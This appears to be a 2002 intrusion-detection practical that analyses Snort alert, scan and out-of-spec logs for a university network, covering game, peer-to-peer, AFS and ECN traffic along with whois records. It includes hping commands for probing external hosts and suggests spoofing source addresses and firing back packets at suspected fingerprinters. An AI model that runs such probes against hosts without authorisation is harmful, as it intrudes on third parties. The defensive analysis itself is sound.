Address belongs to Utah Educational Network. 50651 alerts of "suspicious host traffic" were detected towards this host. The source address MY.NET.157.243 has been already analysed. The Snort rule was created for MY.NET.157.243. We cannot say anything for sure about nature of traffic between these two hosts just based on the rule name. The packet traces are needed. The alerts show constant port 30200 at MY.NET.157.243 side and different ports at the 205.123.60.4 side. My initial suspicion was ftp-data traffic but why we do not see any other ports or port 30201 as we see it for the same alert generated for packets between, for example the host 193.253.184.177 and MY.NET.157.243.

```
07/08-07:15:28.387342  [**] suspicious host traffic [**] 193.253.184.177:1427 -> MY.NET.157.243:30201
07/08-07:15:28.387990  [**] suspicious host traffic [**] MY.NET.157.243:30201 -> 193.253.184.177:1427
07/08-07:15:28.535463  [**] suspicious host traffic [**] 193.253.184.177:1427 -> MY.NET.157.243:30201
07/08-07:15:28.537318  [**] suspicious host traffic [**] MY.NET.157.243:30200 -> 193.253.184.177:1486
07/08-07:15:28.537625  [**] suspicious host traffic [**] MY.NET.157.243:30201 -> 193.253.184.177:1427
07/08-07:15:28.673787  [**] suspicious host traffic [**] 193.253.184.177:1486 -> MY.NET.157.243:30200
07/08-07:15:28.674263  [**] suspicious host traffic [**] MY.NET.157.243:30200 -> 193.253.184.177:1486
```

Destination host MY.NET.100.230
5584 Incomplete Packet Fragments Discarded
16267 SUNRPC highport access!
Taking into account all said about these alerts we can say that is probably NFS related.

Destination host 66.130.44.189
19356 "Incomplete Packet Fragments Discarded" alerts went to this modemcable189.44-130-66.mtl.mc.videotron.ca Montreal located host.
The activity from these sources started around the same time on July 10.
3250 alerts from MY.NET.157.239. The activity started at 12:15:09.926543.
2328 alerts from MY.NET.157.243 , started at 12:15:09.835792
3437 alerts from MY.NET.157.247, started at 12:17:41.750986
3497 alerts from MY.NET.157.248, starte at 12:15:08.834053
3475 alerts from MY.NET.157.249, started at 12:17:00.632158
3369 alerts from MY.NET.157.254 , started at 12:15:26.147355

Searching through the Snort mail-list archives I found Dragos's Ruiu reply regarding this alert :

This message is given by the defragmentation preprocessor when packets bigger than 8k that are more than half empty when the last fragment is received are discarded.

This can be caused by:
- transmission errors
- broken stacks
- and fragmentation attacks"

Marty Roesch in his April 19 2001 post sent a patch to redirect "Incomplete..." message to
the log not to the alert file.
This is very suspicious as the alerts include the address of a cable modem user.
I would recommend assessing of what kind of activity is going on between these hosts.

Destination host 233.40.70.88
"UDP SRC and DST outside network" alerts to this multicast address were analysed in the Top10 source alerts section and found to be benign.

Top 10 Scans Source Hosts.
These hosts were selected because they appeared as frequent source address in the scan files.

# of alerts	host
397768	MY.NET.70.207
397079	MY.NET.105.120
369206	MY.NET.82.2
314968	MY.NET.6.40
307669	MY.NET.111.146
279991	MY.NET.99.120
206809	MY.NET.60.43
200879	MY.NET.70.200
167501	MY.NET.84.252
140789	MY.NET.60.10

Scan Source Host MY.NET.70.207.
The IDS scan logs contains 321640 scans with source port 12203/udp and 74771 scans with source port 12300/udp registered in the course of 4 days from Jul 8 00:00:10 to Jul 11 20:00:32.

Table of Top 10 destination ports:

# of occurences	port
720	9584
750	1053
844	28836

986	40476
1011	29568
1111	12204
1385	64800
2394	2394
3665	1025
278918	12203

1352 scans were detected between Jul 9 21:58:11 and Jul 9 22:17:21 towards 150.254.64.64. DNS name poznan.irc.pl.
This address space belongs to Adam Mickiewicz Univercity, Poland.

```
inetnum:       150.254.64.0 - 150.254.64.255
netname:       POZMAN-EDU-150-254-064-000-24
descr:         Address space for Adam Mickiewicz Univercity
country:       PL
admin-c:       PS2748-RIPE
admin-c:       BG1740-RIPE
tech-c:        TJ215-RIPE
status:        ASSIGNED PA
notify:        gajda@man.poznan.pl
mnt-by:        RIPE-NCC-NONE-MNT
changed:       gajda@man.poznan.pl 19980922
source:        RIPE
```

Taking into account that so many scans had source and destination port 12203/udp I tried Google search and found that this port is used by the game with the name "Medal of Honor: Allied Assault", also known as MOH or MOHAA. It is a multiplayer game, earch player's workstation listen on port 12203/udp, and during the game a lot of traffic goes between ports 12203/udp. Earch game comes with "GameSpy Arcade" a poweful tool for finding game servers. Demo version of MOHAA with GameSpy Arcade is available from http://www.planetmedalofhonor.com/mohaa/mp/connecting.shtml.
One of the aproaches to check if host is playing MOHAA, one can use hping2 [3.4] program to construct a status request packet:

```
%hping2 --udp  -s 12203  -p 12203  --file payload.txt -d 8 -c 1 host
```

where payload.txt contains the string: "\status\"
The possible reply if we are not playing with that host would be ".....disconnect"
Here is the traffic captured by Snort IDS:

```
08/09-15:36:55.068683 MYHOST:12203 -> MOH_PLAYER:12203
UDP TTL:64 TOS:0x0 ID:45764
Len: 16
5C 73 74 61 74 75 73 5C                          \status\

08/09-15:36:55.315034 MOH_PLAYER:12203 -> MYHOST:12203
UDP TTL:113 TOS:0x0 ID:45187
Len: 23
FF FF FF FF 01 64 69 73 63 6F 6E 6E 65 63 74     .....disconnect
```

This is not a 100% reliable method to detect MOHAA players. We may need a sniffer to look into packets.

Scan Source Host MY.NET.105.120

MY.NET.105.120 was performing a SYN scan of open port 80:
```
Jul  8 00:00:19 MY.NET.105.120:2357 -> 63.116.254.225:80 SYN ******S*
Jul  8 00:00:19 MY.NET.105.120:2358 -> 63.116.254.226:80 SYN ******S*
Jul  8 00:00:19 MY.NET.105.120:2359 -> 63.116.254.227:80 SYN ******S*
```

This activity can be considered as a pre-attack probe. This does not look like a SYN flood as the destination address is changing and source port is incrementing as well. The alert files do not have any suspicious events which would correlate with that scan. MY.NET.105.120 might have been compromised. If we had knowledge about the OS running on MY.NET.105.120 we could guess about exploit, i.e. if OS is Solaris it could be a sadmind/IIS worm [3.5], if Windows - NIMDA worm. This is very suspicious and dminístrator should have a look at the machine imediately.

Scan Source Host MY.NET.82.2

The total number of scans comming from MY.NET.82.2 is 369206.
The scan logs contains 290840 records of UDP scans from MY.NET.82.2 where the source port is 12203 and 78201 records with sorce port 12300. The rest 165 scans were mostly single packets to/from UDP port 137,138 and a peer address is MY.NET.82.127. The presence of port 12203/udp and 12300/udp may indicate a "Medal of Honor" game running on this host. Apparentely, MY.NET.82.2 replies to other players who found this host via a "GameSpy Arcade" program and these replies were seen as scans from MY.NET.82.2. Alert files for the same period of time don't have any alerts comming from this host, incomming alerts are presented by the "SMB Name Wildcard" alert from external addresses. The conclusion: the alerts were trigered by "Medal of Honor" game traffic. Traffic analysis of raw logs or using a sniffer would help us to rule out other possibilities.

Scan Source Host MY.NET.6.40

Total number of portscans detectd from MY.NET.6.40 is 314968.
147929 portscans from 7000-7005 UDP sorce port range went to these addresses

# of occurences	Host
17848	MY.NET.1.13
45640	MY.NET.6.40
19551	MY.NET.6.45
14588	MY.NET.6.48
19157	MY.NET.6.49
16752	MY.NET.6.50
15967	MY.NET.6.52
21919	MY.NET.6.53
21984	MY.NET.6.60

163	MY.NET.60.43

Previously, the similar portscanning activity involving UDP ports 7000-7005 were discussed in several practicals [3.6],[3.7]. The reason for that is using an AFS, a distributed filesystem [3.8]

57839 UDP packets with source port 0 to these hosts to destination port 0:

6263	MY.NET.6.48
10028	MY.NET.6.49
8020	MY.NET.6.50
7434	MY.NET.6.52
13093	MY.NET.6.53
13001	MY.NET.6.60

This may somehow related to AFS traffic as all these hosts appeared in 7000-7005 ports traffic. 22413 UDP packets from source port 32782 to MY.NET.1.7 destination port 514.

```
Jul  8 00:00:09 MY.NET.6.40:32782 -> MY.NET.1.7:514 UDP
```

Port 514/udp is a standard port for syslogd. Looking through the scan logs we can notice what other hosts from MY.NET network sent packets to MY.NET.1.7:514. For example, 10342 packets were sent from MY.NET.60.10 port 40210 etc. From this we can make an inference that MY.NET.1.7 may be a Syslog server and those 22413 UDP packets is legetime traffic.

22344 packets went to MY.NET.1.3, 1904 packets sent to MY.NET.1.4 and 1926 to MY.NET.1.5. Scan log entries for these hosts look similar to this one:

```
Jul  8 00:02:18 MY.NET.6.40:53994 -> MY.NET.1.3:53 UDP
```

Hosts MY.NET.1.3, MY.NET.1.4, and MY.NET.1.5 seem to be the DNS servers.

Analysing the rest of porscans we can see that some recorded packets were part of SMTP, IDENT, LDAP, WPGS connections. The destination TCP ports distribution is following. 33218 SYN packets went to port 25, 11121 SYN packets went to 389, 10256 SYN packets went to 113, and 22 SYN packets to port 780.

From the everithing just analysed we can say that MY.NET.6.40 seems to be an important host in the network which is involved into many comunications (AFS, SMTP etc.) within the MY.NET network. The administrator must keep an eye on it and even the portscans seem to have explanations thorough tcpdump analysis might be needed.

Scan Source Host MY.NET.111.146

Total number of portscans detected from MY.NET.111.146 is 307670. 304152 of them have sorce port 1214/udp, which is default port for KaZaA, a peer-to-peer file-sharing tool [3.9]. 296857 destination ports are 1214/udp as well. 2345 scans went to one address MY.NET.111.1 and one port 1900/udp:

```
Jul 11 11:21:36 MY.NET.111.146:1136 -> MY.NET.111.1:1900 UDP
```

Alert files have several "Watchlist 000220 IL-ISDNNET-990517" records with

MY.NET.111.146 as a destination address and 1214 as a destination port. The sigrature was added to watch for traffic to/from Israeli ISP and MY.NET.111.146 just happened to swap files with 11 hosts from the ip range of 212.179.0.0 - 212.179.255.255.
Port 1900/udp is used by Microsoft Simple Service Discovery Protocol (SSDP), a component of the Universal Plug and Play Service (UPnP). It allows devices on a network to discover other devices and determine how to work with them. In this case I would check if SSDP is running on MY.NET.111.1 or it could be suspicious activity. Just a sidenote the UPnP is known to be vulnerable to buffer overrun and DoS attack [3.10]. 507 SYN packets destinied to port 1214/tcp belong to KaZaA traffic. Alert files contain 447 "SMB Name Wildcard" alerts to our host from various external hosts. Replies to these packets were also registered by the portscan plugin. "SMB Name Wildcard" events could be a result of attempts to gather information about MY.NET.111.146 [3.11]. The rest of packets represent HTTP, IMAP, and DNS traffic and seems to be harmless. The conclusion: host MY.NET.111.146 seems to participate in legitime activity. Though, it depends on an organization policy to allow KaZaA and in which capacity during the day. The port 900/udp traffic may be interesting to investigate further.

Scan Source Host MY.NET.99.120

Total number of detected portscans is 279991 all of them are UDP. MY.NET.99.120 communicated with 89 hosts in MY.NET network only.
Source port distribution for top 11 ports.

# of occurences	Source UDP port
206048	2049
64950	943
2898	111
2102	0
1802	32773
1082	32771
287	32835
54	7000
54	32789
48	4045
34	7001

Based on the source port 2049/udp we can assume that MY.NET.99.120 is an NFS server and all traffic is NFS traffic. An interesting fact: there is no a single event in the alert files to/from MY.NET.99.120 from/to an external non-MY.NET address. This may indicate that this ip some how protected/screened because otherwise we should see some hits from blind probes/sweeps.

Scan Source Host MY.NET.60.43

The total number of scans 206809.

# of occurences	Src port

135086	7000
34031	123
30491	0
906	7001
112	7005
65	65535
48	8224
27	16705
24	46811
24	26990

# of occurences	Dst port
135086	7001
30265	0
906	7000
102	1
70	65535
69	1775
64	1700
60	1707
59	1733
59	1721

Taking into account that ports 7000/udp and 7001/udp are used by AFS and all destinations belong to MY.NET network we can assume that MY.NET.60.43 involved into AFS server/client interaction. 34031 scans came from the port 123/udp. This port is a default port for Network Time Protocol. Timing does not look very suspicious: 10-15 packets per minute with clustering and 5-10 minutes gaps. What is interesting about MY.NET.60.43 is that there is no a single event in the scan files for July 12! This is a little bit suspicious. The alerts file has 105 "High port 65535 udp - possible Red Worm - traffic" and one "Attempted Sun RPC high port access". Red Worm or Unix/Adore spreads in Linux systems. Backdoor spawn a shell on port 65535 [3.12]. These alerts were triggered for the same destination host that participated in port 7000-7001/udp activities.

Scan Source Host MY.NET.70.200
Total number of scans is 200879. The vast majority of packets (199210) had source port 4183/udp and destination port 41170/udp. 41170/udp is a port used by Blubster. Blubster is another peer-to-peer client to share mp3 files. There was also a one packet to Blubster web site, www.blubster.net - 128.121.31.143 that has the same src/dst ports:
Jul 8 19:49:53 MY.NET.70.200: 4183 -> 128.121.31.143:41170 UDP

Let's look at the rest of the packets. The small number of them (144) is http traffic. 28 packets are replies to "SMB Name Wildcard" requests. There are corresponding records in the alert files. 31 packets are DNS request to MY.NET.1.3. There was interesting traffic represented by 1449 scans towards 150.254.64.64 - poznan.irc.pl. It took place on July

from 21:58:10 untill 22:17:21.
Here is the excerpt from the scan file:

```
Jul  9 21:58:10 MY.NET.70.200:3073 -> 150.254.64.64:540 UDP
Jul  9 21:58:11 MY.NET.70.200:27737 -> 150.254.64.64:1084 UDP
Jul  9 21:58:11 MY.NET.70.200:56605 -> 150.254.64.64:995 UDP
Jul  9 21:58:12 MY.NET.70.200:49126 -> 150.254.64.64:3002 UDP
Jul  9 21:58:12 MY.NET.70.200:60097 -> 150.254.64.64:2091 UDP
```

All source and destination udp ports seem to be random. This would be a worthwhile to inverstigate; Snort log files may be needed. The remaining 17 TCP SYN scans are related to Blubster traffic as they destinate to the same ip addresses as we see in our port 4183/udp to port 41170/udp communications.

Scan Source Host MY.NET.84.252
Total number of scans 167501. According to source and destination ports the events weretriggered by KaZaA. Alert files contain "SMB Name Wildcard" and "Watchlist 000220 IL-ISDNNET-990517" events. All of them are inbound.

Scan Source Host MY.NET.60.10
Total number of packets in the scan file is 140789.
44874 records have src/dst ports belong to the 7001-7009 UDP and 7021/udp.
These are ports used by AFS.

32785 packets went to port 32785/udp to 3 hosts: MY.NET.253.53, MY.NET.253.51, MY.NET.253.52. We know that this port is used by the SNMP to DMI mapper daemon (snmpXdmid) and snmpXdmid contains a buffer overflow, which was being actively exploited in the past [3.13]. What was the reason for those events, hacker attempt or normal traffic? It would be helpful to know if there are following signatures in the IDS ruleset: "RPC portmap request snmpXdmi" and "RPC snmpXdmi overflow attempt". None of these alerts were recorded. Considering that portmapper requests comes with the connections to port 32785/udp we can assume that RPC portmap requests for snmpXdmi port were done but they did not appear in the alerts so there is probably no such rules. The recomendation can be made to update the IDS to the current ruleset. It can be done event if the organization keeps running old version of Snort as the rules can be edited/converted to the old format.

```
Jul 11 11:20:42 MY.NET.60.10:44777 -> MY.NET.253.53:111 UDP
Jul 11 11:20:42 MY.NET.60.10:44777 -> MY.NET.253.53:32785 UDP
```

Top 13 destination ports:

# of occurences	port
38753	7000/udp - probably AFS
24386	111/udp - portmapper
18216	32785/udp - probably snmpXdmi
10342	514/udp - syslog
7963	88/udp - Kerberos v5
6639	777/udp - this could be one of RPC services
6088	779/tcp - this could be one of RPC services,ypserv
6020	4444/udp - can be krb524,Kerberos used by AFS
5612	7003/udp - probably AFS

3984	0/udp - suspicious
1683	53/udp - DNS
680	123/udp - probably Network Time Protocol
477	7001/udp - probably AFS

Top 10 source ports

# of occurences	port
44365	7001/udp - probably AFS
10342	40210/udp - probably part of syslog traffic,dst port is 514/udp
6638	43906/udp - the dst port for this one is 777/udp
4064	0/udp - suspicious
680	123/udp - probably Network Time Protocol
477	7000/udp - probably AFS
355	16705/udp - paired
100	8224/udp
82	12079/udp
42	25888/udp

There is also UDP scans from port 0 to port 0. What was it? This could be one of the following: broken packets, a Snort bug or malicious activity (packet craft). A lookup in the snort logs can reveal packet payload, using sniffer in real time would be another approach to get the idead what causes it. All of 6 destination hosts belong to MY.NET network.

Top 10 Scans Destination Hosts.

These hosts were selected because they appeared as frequent destination address in the scan files.

# of occurences	host
362424	150.254.64.64
130869	MY.NET.6.61
95202	MY.NET.60.10
59101	MY.NET.6.40
55599	MY.NET.6.60
54205	MY.NET.6.53
40565	MY.NET.6.49
37429	MY.NET.6.52
36847	MY.NET.1.3
34142	MY.NET.6.50

Scan destination Host 150.254.64.64.
Total number of scans went to this ip was 362424. The DNS name of this host is poznan.irc.pl. Scans came from 254 different source addresses all in MY.NET.70 network.

Source ports seem to be random. Destination ports appeared out of order but all are in 1-10000 range and earch port appeared from 16 to 58 times. 32 "TFTP - Internal UDP connection to external tftp server" alerts were generated for this ip addess. Some of the addresses could be spoofed. This activity took place on July 9 from 21:59:02 untill 22:17:16 at the same time as the scan which time frame was from 21:58:10 untill 22:17:22. The scan packet rate varies from 793 pkts/sec to 36 pkts/sec, the average packet rate is 302. This might be a DoS attack.
All this looks very suspicious! Full inverstigation should be done to truck down compromised host(s).
Scan destination Host MY.NET.6.61
Total number of scan to this host was 130869. The most active source addresses were MY.NET.6.56 (51908 records), MY.NET.6.53 (19888), MY.NET.6.60 (19149), MY.NET.6.50 (15814), MY.NET.6.49 (10710), MY.NET.6.54 (5174), MY.NET.6.52 (3337), MY.NET.6.45 (1515), MY.NET.6.48 (1354), MY.NET.6.55 (547). Most of the scans came from port 7005/udp, 0/udp, 16705/udp, 7003/udp, 7000/udp. The registered scan could be triggered by AFS traffic.

I would like to analyse next seven addresses in one paragraph, as they all seem to involved in AFS related communication.

Scan destination hosts MY.NET.60.10, MY.NET.6.40, MY.NET.6.60, MY.NET.6.53, MY.NET.6.49, MY.NET.6.52, MY.NET.6.50. The number of registered scans is 95202, 59101, 55599, 54205, 40565, 37429 and 34142 respectively. For these hosts we see the same list of source addresses that includes these addresses. The top source and destination ports are 7001/udp, 7000/udp, 7003/udp which allow us to assume that these scans are related to AFS traffic. Port 0/udp traffic should be investigate further to understand its nature.

Scan destination Host MY.NET.1.3
Total number of scans destinied to this host was 36847. Source addresses are in MY.NET
network, source ports look randomly chosen. Destination ports are 53/udp (36302 records) and 123/udp (545), so that this host looks like a DNS server. There is an "portscan-ignorehosts" option that can be specified in the snort.conf file to ignore false alerts/scans from DNS servers. The syntax of using this option is following:
preprocessor portscan-ignorehosts: ip_of_excluded_host

The alert files have only 16 alerts, not counting portscan preprocessor alerts. These alearts are two types: "High port 65535 udp - possible Red Worm - traffic" and "Port 55850 udp - Possible myserver activity - ref. 010313-1". All alerts seem to be triggered by DNS traffic as in all cases destination port was 53.

```
07/08-00:21:04.002219  [**] High port 65535 udp - possible Red Worm -
traffic [**] MY.NET.6.40:65535 -> MY.NET.1.3:53
07/08-03:07:23.693832  [**] Port 55850 udp - Possible myserver activity -
ref. 010313-1 [**] MY.NET.6.40:55850 -> MY.NET.1.3:53
```

"Top Talkers" selected from Out Of Spec files

The Out of Spec packets are stand out as they have something unusual in them to be recorded. An OOS packet can be crafted by a tool or mangled by a hardware/software or be an implementation of a new feature not known to public or not adopted yet. Many OOS packets have non-valid flag combinations. Different OSes respond differently to such packets so that feature is used for active fingerprinting.

Looking into the OOS files we can say that the old version of Snort was in use as the order of TCP flags representation has been changed starting from Snort-1.8-RELEASE.

These addresses were chosen because of frequent appearence in the OOS files for these dates in June 2002: 13, 14, 18, 19, 20. Though chosen files have slightly different names: oos_Jun.14.2002, oos_Jun.15.2002, oos_Jun.19.2002, oos_Jun.20.2002, oos_Jun.21.2002. Total number of recorded OOS packets is 2948.

# of records	host
1289	68.32.126.64
447	209.116.70.75
385	62.76.241.129
135	65.210.154.210
83	212.35.180.17
68	128.241.21.30
59	213.250.44.19
43	209.132.232.101
35	202.178.132.185
31	65.214.43.159

The first host is 68.32.126.64 (pcp01823532pcs.howard01.md.comcast.net) contacted only one internal address MY.NET.6.7 on port 110/tcp.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/18-13:55:05.849023 68.32.126.64:13425 -> MY.NET.6.7:110
TCP TTL:47 TOS:0x0 ID:7397  DF
21S***** Seq: 0xCD66129C   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 39587449 0 EOL EOL EOL EOL
```

The suspicious TCP flags 21S***** indicate that this SYN packet has 8th and 9th flag bits set, they are normally set to 0. These bits were introduced to fight network congestion. There is a good acticle "ECN and it's Impact on Intrusion Detection" written by Toby Miller which explains Explicit Congestion Notification [3.14].

> ECN uses the three - way handshake to determine whether or not a sender and receiver are ECN compatible. During the initial SYN ECN will set TCP header bits 8 (CWR flag) and bit 9(ECN -Echo flag),if the receiver of this SYN is ECN compatible it will reply back in its SYN|ACK by setting TCP header bit 9. If the receiver is NOT compatible, the receiver will reply back by not setting any TCP header reserve bits. If this initialization is successful then the ECT flag will be set in all packets thereafter (except pure ACK's)"

The above traffic apparently came from a ECN capable host, a user retrieved her email using POP3 protocol.

The second one is host 209.116.70.75 that sends "SYN | ECN -Echo flag | CWR flag" packets to various hosts in MY.NET network to port 25/tcp. Interestingly echogh that 209.116.70.75 (vger.kernel.org) hosts documents about TCP/ECN implementation and Linux ECN mail-list.
A FAQ file found on this host has a link to another documents that states the following:

> vger.kernel.org is running an ECN-enabled kernel. This means if your email account is with an ISP, which has a buggy router, you will not be able to receive linux-kernel mail (as well as other mailing lists hosted on vger). You should check if your ISP is ECN tolerant, and get them to fix their routers or switch to another ISP

(URL: http://www.tux.org/lkml/#s14-2)

So we see these packets because they came from the host that supports ECN and MY.NET.100.217 is a SMTP server getting emails from it.

```
06/18-13:53:40.732900 209.116.70.75:55580 -> MY.NET.100.217:25
TCP TTL:51 TOS:0x0 ID:1257  DF
21S***** Seq: 0xD4120012   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 757794043 0 EOL EOL EOL EOL
```

Host 62.76.241.129 - clamas.uni.udm.ru.
The address belongs to the Internet Center of Udmurt State University, Russia.
385 packets were recorded in the OOS files. Destination addresses are MY.NET.97.217 and MY.NET.97.238, destination port is always 113/tcp. These packets were apparently selected because of the ECN flags. Packet dumps look similar to this one

```
06/20-00:28:07.278235 62.76.241.129:36668 -> MY.NET.97.217:113
TCP TTL:45 TOS:0x0 ID:55374  DF
21S***** Seq: 0x6F50A808   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 59666502 0 EOL EOL EOL EOL
```

Port 113/tcp is used by the identd server. The Identification Protocol (a.k.a."ident") was designed to identify a user of a particular TCP connection [3.15]. Ident support can be activated in tcpwrappers, apache, sendmail, some IRC clients have builtin ident server to help control abusive users etc. This activity raises some questions. Were those packets crafted or the source host just supports ECN? To check later we can use hping utility.
%hping -X -Y -S -p 80 62.76.241.129
If target replies with ECN-Echo flag set it's ECN-enabled. This is absolutely unstelthy though we can forge source address to something we can monitore (unused ip in our network).

The second question is, why this host did that? To answer we need to know type of traffic bettween these two hosts other than port 113/tcp and Snort/tcpdump logs to inspect them for packet payloads. Knowing OSes, services running on MY.NET.97.217 and MY.NET.97.238 would help us as well.

135 21S***** packets were recorded from host 65.210.154.210 to MY.NET.111.198 port 4662/tcp. One of the possible applications that listen on this port is eDonkey2000, a peer-to-peer file sharer. Port 4662/tcp is used to connect with other clients.
packet dump:

```
06/18-17:53:40.705895 65.210.154.210:55191 -> MY.NET.111.198:4662
TCP TTL:51 TOS:0x0 ID:919  DF
21S***** Seq: 0x60379E0B   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 10853788 0 EOL EOL EOL EOL
```

There were no alerts/scans from 65.210.154.210 which belongs to ALLSTATE INSURANCE/MIKE ROGIER, IL, USA, CIDR 65.210.154.208/29. From the packet dump we can assume that 65.210.154.210 is a Linux 2.4 machine according to the TTL 51 (close to 64), TCP Options, and Window size 0x16D0 (decimal value 5840). eDonkey servers are available for Windows and Linux, client for Windows, Macintosh, and Linux.

83 out-of-spec packets were detected from host 212.35.180.17 on June 20 over period of time from 02:47 through 11:17. The time does not look suspicious as it was day in Crimean Republic. All packets have 8th and 9th flag bits set so this looks like SYN ECN packets. There was no PTR record for this ip. Ip address registration information is following:

```
inetnum:      212.35.180.0 - 212.35.180.255
netname:      SWIFT-TRACE-NETWORK
descr:        Swift Trace Ltd
descr:        Crimean Internet Service Provider
descr:        20, Yaltinskaya Street
descr:        Simferopol, Crimean Republic
country:      UA
admin-c:      YS777-RIPE
tech-c:       YS777-RIPE
status:       ASSIGNED PA
notify:       ygs@strace.net
mnt-by:       UKRSAT-NOC
changed:      sveta@candy.ukrsat.com 20020311
```

Source ports changed from 39277/tcp through 44269/tcp, destination ports of 74 packets were 21, other 9 were high ports. Source ports repeated several times in sequence with the standard TCP retransmision pattern 3 sec, 6 sec.
OSS log excerpt:

```
06/20-02:47:23.550805 212.35.180.17:39277 -> MY.NET.253.20:21
06/20-02:49:13.302280 212.35.180.17:39281 -> MY.NET.253.20:3246
```

This actvity looks like passive ftp connections from an ECN-enabled host. OOS files have 3 record that repeat the same port 21 and a high port pattern from 209.134.41.44 (41-44.worldsite.net).

68 ECN packets came from 128.241.21.30 (i2-lundy-dc.swsoft.net),
with random ports to various destination in MY.NET network to port 80 over period of time from June 19 through June 21. No alerts or scans were detected from this address in July files. So it looks like a web browsing from a ECN-enabled host. What we have to check if that destination hosts indeed have web servers running. We could also use

hping to send a SYN ECN packet to that host. Looking at the www.swsoft.net which is not a stelthy way of gathering information we can see that one of their employee is deeply involved in networking part of Linux kernel development so no wonder they have an ECN-enabled machine, i.e www.swsoft.net responds with ECN-Echo.

The 7th most frequent ip is 213.250.44.19 from Slovenia. The host seems to be ECN-enabled and visited webservers on MY.NET.253.114 and MY.NET.253.125.

Host 209.132.232.101 (buddha.rbmailsource.com) sent 43 SYN [ECN-Echo,CWR] packets to SMTP port 25/tcp to 7 hosts in MY.NET network:
MY.NET.253.41, MY.NET.253.43, MY.NET.6.34, MY.NET.6.35, MY.NET.6.40, MY.NET.6.47, MY.NET.6.7

It is worthwhile to mention that our OOS files are for June, alert and scan files are for July and they have record of activity from 209.132.232.101. Five "Queso fingerprint" alerts were trigered on July 8 and 9th. All queso packets went to MY.NET.6.40 port 25/tcp.

```
07/08-06:17:03.879358  [**] Queso fingerprint [**] 209.132.232.101:3434 -> 
MY.NET.6.40:25
```

scan file has these corresponding records show SYN ECN and ident packets.

```
Jul  8 06:17:03 MY.NET.6.40:59923 -> 209.132.232.101:113 SYN ******S*
Jul  8 06:17:03 209.132.232.101:3434 -> MY.NET.6.40:25 SYN 12****S* 
RESERVEDBITS
```

In some of analysed cases when we saw Explicit Congestion Notification (ECN) packets we could suspect a fingerprinting by Queso or other tool and have to watch for subsequent attack from that host. The was a case of blocking a ECN-enabled server by an ISP in year 2001 based on "Queso fingerprint" alert [3.16] so we have to be more cautious. May be firing back a hping sending SYN [ECN-Echo,CWR] packet not a bad idea. Though, fingerpringting can be done from a ENC-enabled host too.

35 out-of-spec packets with various flag set came from 202.178.132.185 to MY.NET.111.140. This traffic may be caused by a hardware problem, we know something similar had been happening with "Demon Net", an ISP in UK and Europe which routers had a hardware problem and were the source of various strange packets.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/19-18:41:43.211617 202.178.132.185:1306 -> MY.NET.111.140:80
TCP TTL:108 TOS:0x0 ID:62783  DF
**SF*P** Seq: 0x11   Ack: 0xBF6BDA74   Win: 0x5010
22 38 5F E8 00 00 00 00 00 00                    "8_.......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/19-18:42:39.444479 202.178.132.185:0 -> MY.NET.111.140:1328
TCP TTL:108 TOS:0x0 ID:30021  DF
*1SFR*AU Seq: 0x500012   Ack: 0xC74F282F   Win: 0x5010
TCP Options => EOL EOL EOL EOL EOL EOL SackOK
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/19-18:48:53.240136 202.178.132.185:0 -> MY.NET.111.140:1486
TCP TTL:108 TOS:0x0 ID:29032  DF
21SF*PA* Seq: 0x500018   Ack: 0x752BCE09   Win: 0x5010
TCP Options => EOL EOL EOL EOL EOL EOL WS: 1 NOP TS: 0 0 EOL EOL EOL EOL EOL
EOL EOL EOL EOL EOL EOL EOL
```

The 202.178.132.185 (185.c132.ethome.net.tw) belongs to ETWebs Taiwan Co., a large Cable Modem Service Provider. Two packets had destination port 80. Other had source port 0 and various destination ports which seem to be in the ranges 1328-2327 and 2694-4772 and thier values are close to the source ports of those two packets destinied to port 80.

```
oos logs excerpt:
06/19-18:41:43.211617 202.178.132.185:1306 -> MY.NET.111.140:80
06/19-18:42:39.444479 202.178.132.185:0 -> MY.NET.111.140:1328
06/19-18:48:53.240136 202.178.132.185:0 -> MY.NET.111.140:1486
...
06/19-19:27:11.515169 202.178.132.185:0 -> MY.NET.111.140:2327
06/19-19:27:51.917776 202.178.132.185:2341 -> MY.NET.111.140:80
06/19-19:42:49.025114 202.178.132.185:0 -> MY.NET.111.140:2694
```

One of the guesses is that source port slided to the place of a destination port because of some hardware problem. Another idea that should come first is: "It is a hostile activity!". Let's looks into traffic accounting software, into alert/scan files which we do not have for these dates in this analysis.

Out-of-Spec files contain 31 SYN ECN packets from host 65.214.43.159 (nelson.techtarget.com) recieved in the course of June 18, 19, and 20. Packets went to these six hosts to port 25/tcp, SMTP.The list of reciepients are the same as in the case of 209.132.232.101 excluding MY.NET.6.7. In this case as in the others we should exclude Queso fingerprinting. According to the TechTarget.com web site they are involved in marketing, advertisment so we should probably see them comming every day. Checking July alert/scan logs we see detected "Queso fingerprint" alerts and RESERVEDBITS scans. What we can do is to watch packets on the wire if they deliver email.

List of five selected external source addresses with registration information

These hosts were involved into some activity with high validity, which were assesed by going through the alert/scan files looking for correlations. That was the criteria to select them. I looked at the interesting alerts and than picked an external ip address.

Host 202.99.20.99.
The alert detected from this host "connect to 515 from outside". Its activity looked like a port 515 sweep. This host was solely concentrated on lpd, no other events were detected execpt port 515/tcp portscans. There is no DNS information for this ip address.
Registration Information

```
inetnum:       202.99.20.0 - 202.99.20.127
netname:       BJ-YL-TELECOM-CO
```

```
descr:        Beijing Yinlian Communication Co.Ltd.
country:      CN
admin-c:      YD7-AP
tech-c:       YD7-AP
mnt-by:       MAINT-NULL
changed:      ZHYX@publicf.bta.net.cn 20020424
status:       ASSIGNED NON-PORTABLE
source:       APNIC
changed:      hm-changed@apnic.net  20020827

person:       dai yonghui
address:      No.8.Beili,Huaibaishu street,Beijing.100045
country:      CN
phone:        +86-010-63178082
nic-hdl:      YD7-AP
mnt-by:       MAINT-NULL
